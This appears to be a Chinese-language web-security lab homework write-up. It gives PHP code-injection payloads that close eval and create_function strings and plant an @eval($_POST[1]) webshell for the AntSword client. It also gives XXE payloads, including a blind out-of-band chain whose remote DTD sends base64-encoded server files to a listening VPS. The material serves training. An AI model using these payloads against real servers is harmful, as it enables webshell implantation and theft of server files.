1.复习我们今天学过的代码执行的题目

2.尝试闭合然后使用蚁剑进行连接

<?php

$a = $\_GET['cmd'];

$data = "array('a'=>'aaaa',

'b'=>'222222',

'c'=>'',111=>\"($a)\",222=>'22'


)";


eval("\$arr = $data;");

?>

闭合方式:

|  |
| --- |
| *cmd='1')");@eval($\_POST[1]);/\**  *Post 1=phpinfo();* |





2.尝试闭合并且用蚁剑进行连接:

<?php

error\_reporting(0);

$sort\_by = $\_GET['sort\_by'];

$sorter = 'strnatcasecmp';


$sort\_function = ' return 1 \* ' . $sorter . '($a["' . $sort\_by . '"], $b["' . $sort\_by . '"]);';

$func = create\_function('$a,$b', $sort\_function);

$func(1,$sort\_by);

?>

|  |
| --- |
| http://www.localhost.com/diy/codeExec/test5.php?sort\_by=0"], $b["0"]); }@eval($\_POST[1]);/\*  post提交  1=phpinfo(); |





1. 描述xxe漏洞产生环境



每一行做了什么事情

|  |
| --- |
| *//开启xml外部实体引用 libxml\_disable\_entity\_loader* (false); *//通过put伪协议接收xml字符串* $xmlfile = *file\_get\_contents*('php://input'); *//创建一个DOM对象* $dom = new DOMDocument(); *//从一个字符串中加载一个xml,成功时返回 TRUE， 或者在失败时返回 FALSE* $dom->loadXML($xmlfile,*LIBXML\_NOENT*|*LIBXML\_DTDLOAD*); *//将一个字符串解释为xml对象并返回* $creds = *simplexml\_import\_dom*($dom); |

1. 描述xxe的有回显和无回显如何利用,并且复现利用步骤

有回显:

直接在post请求体构造一个对应的数据包，如果读取的服务器文件有特殊字符，推荐使用php://filter伪协议

|  |
| --- |
| *<?xml version="1.0" encoding="utf-8"?> <!DOCTYPE pio [ <!ENTITY burry SYSTEM "php://filter/read=convert.base64-encode/resource=E:/phpstudy2018/PHPTutorial/WWW/1.txt"> ]> <pio>&burry;</pio>* |

无回显:

1. 虽然是无回显，但是既然能够执行文件读取的命令，那么可以让该服务器访问我们的远程公网vps1的dtd文件(该文件的作用是将读取到的内容发送到一个可以接收该内容的公网vps2)，同时我们需要监听vps2对应的端口


拦截的post数据包的内容为:

|  |
| --- |
| *<?xml version="1.0"?> <!DOCTYPE ANY [  <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///c:/Windows/win.ini">  <!ENTITY % dtd SYSTEM "http://192.168.1.40/xxe\_file.dtd"> %dtd; %send; ]>* |

利用步骤

Vps1的dtd文件的内容,ip为vps2的IP地址

|  |
| --- |
| <!ENTITY % all  "<!ENTITY &#x25; send SYSTEM 'http://192.168.1.166:1122/?%file;'>"  >  %all; |



Vps2建立监听:



拦截数据包，修改后发送

